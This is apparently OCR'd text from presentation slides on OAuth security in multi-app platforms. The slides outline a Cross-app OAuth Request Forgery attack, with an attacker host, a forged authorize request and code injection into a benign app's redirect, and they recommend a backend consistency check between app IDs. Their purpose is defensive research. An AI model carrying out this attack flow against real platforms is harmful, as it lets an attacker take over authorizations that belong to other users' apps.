
- or • **redirect_uri:**
  https://platform.com/<lyft>/redirect

app_id

redirect_uri has weak integrity

Attack #2:
Cross-app OAuth Request Forgery (CORF)

Cross-app Attacks




① **GET**
https://**malicious.com**/authorize
?client_id=**<malicious_app>**
&redirect_uri=platform.com/**<malicious_app>**/redirect&state=<state>

② Redirect to **benign app**'s R, Injecting the prepared code

③ **GET**
https://platform.com/**<benign_app>**
/redirect
?code=<attacker>&state=<state>

④ **Flaw:** Track active app solely by distinct redirect_uri

Proper Implementation for both COAT and CORF: Consistency Check at Platform Backend



① Must embed a unique app ID in (and extract from) BOTH:


- state=eyJxxx.yyy.zzz
  {"app_id": <lyft>,
  …}
  / state-associated session

AND

- redirect_uri:
  https://platform.com/<lyft>/redirect
  app_id

② Enforce Matching at R

Proper Implementation for both COAT and CORF: Consistency Check at Platform Backend




Enforce Matching at R

- state=eyJxxx.yyy.zzz
  {"app_id": <malicious>,
  …}
  / state-associated session

- redirect_uri:
  https://platform.com/<spotify>/redirect
  app_id


Cross-user Attacks

Vanilla OAuth relies on Browser to Track Session



Browser cookies link OAuth authorization to a user session

